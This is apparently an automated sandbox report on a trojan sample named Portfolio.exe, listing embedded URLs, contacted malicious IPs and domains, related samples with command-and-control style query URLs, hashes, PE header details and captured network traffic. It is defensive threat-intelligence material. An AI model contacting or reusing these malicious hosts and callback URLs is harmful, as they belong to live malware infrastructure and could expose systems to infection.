http://www.fontbureau.com/designersP	Portfolio.exe, 00000000.00000003.233964245.0000000006459000.00000004.00000001.sdmp	false		high
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Portfolio.exe, 00000000.00000002.250046779.0000000003476000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cnorm	Portfolio.exe, 00000000.00000003.230728863.0000000006454000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	Portfolio.exe, 00000000.00000003.228912347.000000000646B000.00000004.00000001.sdmp, Portfolio.exe, 00000000.00000002.255795248.0000000006540000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Portfolio.exe, 00000000.00000002.255795248.0000000006540000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://en.wg	Portfolio.exe, 00000000.00000003.228584223.0000000001B0D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/cThe	Portfolio.exe, 00000000.00000002.255795248.0000000006540000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Portfolio.exe, 00000000.00000002.255795248.0000000006540000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comic	Portfolio.exe, 00000000.000000 03.229044893.000000000646B000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com-uK2	Portfolio.exe, 00000000.000000 03.229070547.000000000646B000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/ana	Portfolio.exe, 00000000.000000 03.232390770.0000000006454000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false		high
http://www.sandoll.co.kr	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.comd	Portfolio.exe, 00000000.000000 03.228912347.000000000646B000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Portfolio.exe, 00000000.000000 02.249960275.0000000003421000. 00000004.00000001.sdmp, Portfo lio.exe, 00000000.00000002.250 046779.0000000003476000.000000 04.00000001.sdmp	false		high
http://www.sakkal.com	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false		high
http://www.fontbureau.com	Portfolio.exe, 00000000.000000 02.255677929.0000000006450000. 00000004.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false		high
http://www.fonts.comc	Portfolio.exe, 00000000.000000 03.229124720.000000000646B000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8g	Portfolio.exe, 00000000.000000 03.234330110.000000000645D000. 00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/Zp	Portfolio.exe, 00000000.000000 03.232390770.0000000006454000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.krN.TTF	Portfolio.exe, 00000000.000000 03.230122037.0000000006459000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sandoll.co.krs.	Portfolio.exe, 00000000.000000 03.230122037.0000000006459000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	Portfolio.exe, 00000000.000000 03.232390770.0000000006454000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/tp&	Portfolio.exe, 00000000.000000 03.232390770.0000000006454000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.come.com	Portfolio.exe, 00000000.000000 02.255677929.0000000006450000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	Portfolio.exe, 00000000.000000 03.231020561.0000000006454000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/ip	Portfolio.exe, 00000000.000000 03.232390770.0000000006454000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false		high
http://www.founder.com.cn/cn	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false		high
http://www.fonts.comF	Portfolio.exe, 00000000.000000 03.229070547.000000000646B000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	Portfolio.exe, 00000000.000000 03.232390770.0000000006454000. 00000004.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Portfolio.exe, 00000000.000000 02.255795248.0000000006540000. 00000002.00000001.sdmp, explor er.exe, 00000006.00000000.2766 91201.000000000BC30000.0000000 2.00000001.sdmp	false		high
http://www.sandoll.co.kr0l	Portfolio.exe, 00000000.000000 03.230122037.0000000006459000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.comh	Portfolio.exe, 00000000.000000 03.229361711.000000000646B000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.comc	Portfolio.exe, 00000000.000000 03.229361711.000000000646B000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/1	Portfolio.exe, 00000000.000000 03.231020561.0000000006454000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnFe	Portfolio.exe, 00000000.000000 03.230728863.0000000006454000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
72.167.241.46	fromthepittothepitts.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
34.102.136.180	scaledsales.com	United States		15169	GOOGLEUS	false
168.206.243.213	www.timcrozier.com	South Africa		137951	CLAYERLIMITED-AS-APClayerLimitedHK	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385265
Start date:	12.04.2021
Start time:	09:16:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Portfolio.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.evad.winEXE@7/1@5/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6.4% (good quality ratio 5.6%) • Quality average: 71.1% • Quality standard deviation: 32.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 93.184.220.29, 88.221.62.148, 204.79.197.200, 13.107.21.200, 92.123.150.225, 92.122.145.220, 13.88.21.125, 52.255.188.83, 184.30.20.56, 20.50.102.62, 52.147.198.201, 92.122.213.247, 92.122.213.194, 20.54.26.129 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, e13551.dscg.akamaiedge.net, msagfx.live.com-6.edgekey.net, e12564.dspb.akamaiedge.net, authgfx.msa.akadns6.net, go.microsoft.com, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, go.microsoft.com.edgekey.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:17:11	API Interceptor	1x Sleep call for process: Portfolio.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
72.167.241.46	PURCHASE ORDER _675765000.exe	Get hash	malicious	Browse	• www.trebal-dev.com/boit/?k2MHoV=Ggwh2S5XlqD5vA3PM5hGj7Qvl9b2kuXYTZe3tRUUW+ylJGQCtmpU8frTWQLsaFulbOHg&H0DpbV=zL3h7bmPUhx
	New Order-756678 SEG.exe	Get hash	malicious	Browse	• www.trebal-dev.com/boit/?lbwLbh=jrQHqvKpqn4&MVc=Ggwh2S5XlqD5vA3PM5hGj7Qvl9b2kuXYTZe3tRUUW+ylJGQCtmpU8frTWQLsaFulbOHg
	probablyloki.exe	Get hash	malicious	Browse	• www.rapmu.com/wle/?q48=OurScjkzGM10DPuZZmhDUnYIpbTNr+NKkQ4VWTbl9vtjbvHdc8zmintMk10LNbqTHBeb&Un1l7=apa0hp7P3Z
	123687197K13496L3.xlsm	Get hash	malicious	Browse	• 3queensacademy.com/kuxbng.gif
	INV_187067244.doc	Get hash	malicious	Browse	• deliverisrapido.com/hue73vl.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.andersensweddinginvitations.com	MT103_004758.exe	Get hash	malicious	Browse	• 66.96.162.147

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLAYERLIMITED-AS-APClayerLimitedHK	36ne6xnkop.exe	Get hash	malicious	Browse	• 160.121.176.84
	Wire Transfer Update.exe	Get hash	malicious	Browse	• 155.159.49.13
	New order.exe	Get hash	malicious	Browse	• 155.159.49.22
	Swift.exe	Get hash	malicious	Browse	• 164.88.176.186
	DLVq1O2dUG.exe	Get hash	malicious	Browse	• 155.159.130.142
	KL9fcbfrMB.exe	Get hash	malicious	Browse	• 160.121.176.84
	New _Items.Xlsx.Pdf.exe	Get hash	malicious	Browse	• 155.159.49.38
	1LHKlbcoW3.exe	Get hash	malicious	Browse	• 160.121.176.84
	Product list.xlsx	Get hash	malicious	Browse	• 160.121.218.30
	PO-108561.exe	Get hash	malicious	Browse	• 160.122.148.216
	ZwNJI24QAf.exe	Get hash	malicious	Browse	• 160.121.176.84
	pcBhOkLiD3.exe	Get hash	malicious	Browse	• 160.121.176.84
	loMStbzHSP.exe	Get hash	malicious	Browse	• 160.121.176.84
	PAYMENT_.exe	Get hash	malicious	Browse	• 160.121.177.117
	Shipping Documents.exe	Get hash	malicious	Browse	• 160.122.148.213
	Shipping Documents.exe	Get hash	malicious	Browse	• 168.206.218.50
	PO_210316.exe.exe	Get hash	malicious	Browse	• 168.206.30.139
	PO_20210310.exe	Get hash	malicious	Browse	• 168.206.56.51
	PO # 5524792.exe	Get hash	malicious	Browse	• 164.88.178.142
	i7DmAbXBCN.exe	Get hash	malicious	Browse	• 160.122.149.212

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• 184.168.131.241
	CIVIP-8287377.exe	Get hash	malicious	Browse	• 184.168.177.1
	MT103_004758.exe	Get hash	malicious	Browse	• 184.168.131.241
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	Swift002.exe	Get hash	malicious	Browse	• 50.62.160.230
	36ne6xnkop.exe	Get hash	malicious	Browse	• 184.168.131.241
	56UDmImzPe.dll	Get hash	malicious	Browse	• 107.180.90.10
	Shipping doc&_B-Landen.exe	Get hash	malicious	Browse	• 50.62.137.41
	Statement-ID261179932209970.vbs	Get hash	malicious	Browse	• 148.72.208.50
	_.ryder.com._1602499153.666014.dll	Get hash	malicious	Browse	• 166.62.30.150
	mW07jhVxX5.exe	Get hash	malicious	Browse	• 184.168.131.241
	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• 184.168.131.241
	giATspz5dw.exe	Get hash	malicious	Browse	• 184.168.131.241
	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 107.180.50.167
	documents-351331057.xlsm	Get hash	malicious	Browse	• 173.201.252.173
	documents-351331057.xlsm	Get hash	malicious	Browse	• 173.201.252.173
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.252.173
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.252.173
	aqbieGXkIX.doc	Get hash	malicious	Browse	• 198.71.233.104
	SwiftMT103.xlsx	Get hash	malicious	Browse	• 184.168.131.241

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Portfolio.exe.log

Process:	C:\Users\user\Desktop\Portfolio.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.55999179720045
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Portfolio.exe
File size:	925696
MD5:	9fa479c87543e7dd199296f7029991c9
SHA1:	649bf55700b6828989dbcf4c5d792ba93fa5b2e0
SHA256:	5cb8d74227cc43368e24ef8f94c5ae38a2f2c259a1701b1efa4f6b5042e4544d
SHA512:	00487024f09ca717572408ed479f562e949396b99ada02496d51353dad7a602f42c27a9d87a6c2a4ad0c29cb884366e091d32221f7d572b4d2c3d33188e7ec27
SSDEEP:	24576:LGuAeBVuO+r4mWRvxb58rvkYAm7bZxxpb:bAef+0hurMFiZJ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P.....b.... .....@.. .....`.....@.....

File Icon

Icon Hash:	e8e8c4ccc4c4ecf8

Static PE Info

General

Entrypoint:	0x4b9f62
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60739AE1 [Mon Apr 12 00:57:05 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add al, 00h
add byte ptr [eax], al
add byte ptr [eax], al
add al, 00h
add eax, dword ptr [eax]
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax+0000000Eh], al
mov byte ptr [eax], al
add byte ptr [eax+00000010h], al
mov al, byte ptr [18800000h]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb9f10	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xba000	0x29b6c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb7f68	0xb8000	False	0.955612846043	data	7.95191633624	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xba000	0x29b6c	0x29c00	False	0.126906343563	data	3.6950741891	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe4000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xba2b0	0x1b1b	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xbbdcc	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xcc5f4	0x94a8	data		
RT_ICON	0xd5a9c	0x5488	data		
RT_ICON	0xdaf24	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 64767, next used block 4282318848		

Name	RVA	Size	Type	Language	Country
RT_ICON	0xdf14c	0x25a8	data		
RT_ICON	0xe16f4	0x10a8	data		
RT_ICON	0xe279c	0x988	data		
RT_ICON	0xe3124	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xe358c	0x84	data		
RT_VERSION	0xe3610	0x36e	data		
RT_MANIFEST	0xe3980	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2012
Assembly Version	8.1.1.15
InternalName	SiteString.exe
FileVersion	8.1.1.14
CompanyName	Landskip Yard Care
LegalTrademarks	A++
Comments	
ProductName	LevelActivator
ProductVersion	8.1.1.14
FileDescription	LevelActivator
OriginalFilename	SiteString.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-09:18:56.354521	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49729	34.102.136.180	192.168.2.5

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:18:13.403533936 CEST	49718	80	192.168.2.5	168.206.243.213
Apr 12, 2021 09:18:13.702488899 CEST	80	49718	168.206.243.213	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:18:13.702672005 CEST	49718	80	192.168.2.5	168.206.243.213
Apr 12, 2021 09:18:14.225862980 CEST	49718	80	192.168.2.5	168.206.243.213
Apr 12, 2021 09:18:14.524841070 CEST	80	49718	168.206.243.213	192.168.2.5
Apr 12, 2021 09:18:14.542177916 CEST	80	49718	168.206.243.213	192.168.2.5
Apr 12, 2021 09:18:14.542432070 CEST	49718	80	192.168.2.5	168.206.243.213
Apr 12, 2021 09:18:14.773441076 CEST	49718	80	192.168.2.5	168.206.243.213
Apr 12, 2021 09:18:15.073348999 CEST	80	49718	168.206.243.213	192.168.2.5
Apr 12, 2021 09:18:35.118082047 CEST	49726	80	192.168.2.5	72.167.241.46
Apr 12, 2021 09:18:35.302615881 CEST	80	49726	72.167.241.46	192.168.2.5
Apr 12, 2021 09:18:35.302942991 CEST	49726	80	192.168.2.5	72.167.241.46
Apr 12, 2021 09:18:35.303118944 CEST	49726	80	192.168.2.5	72.167.241.46
Apr 12, 2021 09:18:35.528446913 CEST	80	49726	72.167.241.46	192.168.2.5
Apr 12, 2021 09:18:35.793289900 CEST	49726	80	192.168.2.5	72.167.241.46
Apr 12, 2021 09:18:35.979032040 CEST	80	49726	72.167.241.46	192.168.2.5
Apr 12, 2021 09:18:35.979347944 CEST	49726	80	192.168.2.5	72.167.241.46
Apr 12, 2021 09:18:56.174531937 CEST	49729	80	192.168.2.5	34.102.136.180
Apr 12, 2021 09:18:56.217588902 CEST	80	49729	34.102.136.180	192.168.2.5
Apr 12, 2021 09:18:56.217716932 CEST	49729	80	192.168.2.5	34.102.136.180
Apr 12, 2021 09:18:56.217859983 CEST	49729	80	192.168.2.5	34.102.136.180
Apr 12, 2021 09:18:56.258953094 CEST	80	49729	34.102.136.180	192.168.2.5
Apr 12, 2021 09:18:56.354521036 CEST	80	49729	34.102.136.180	192.168.2.5
Apr 12, 2021 09:18:56.354548931 CEST	80	49729	34.102.136.180	192.168.2.5
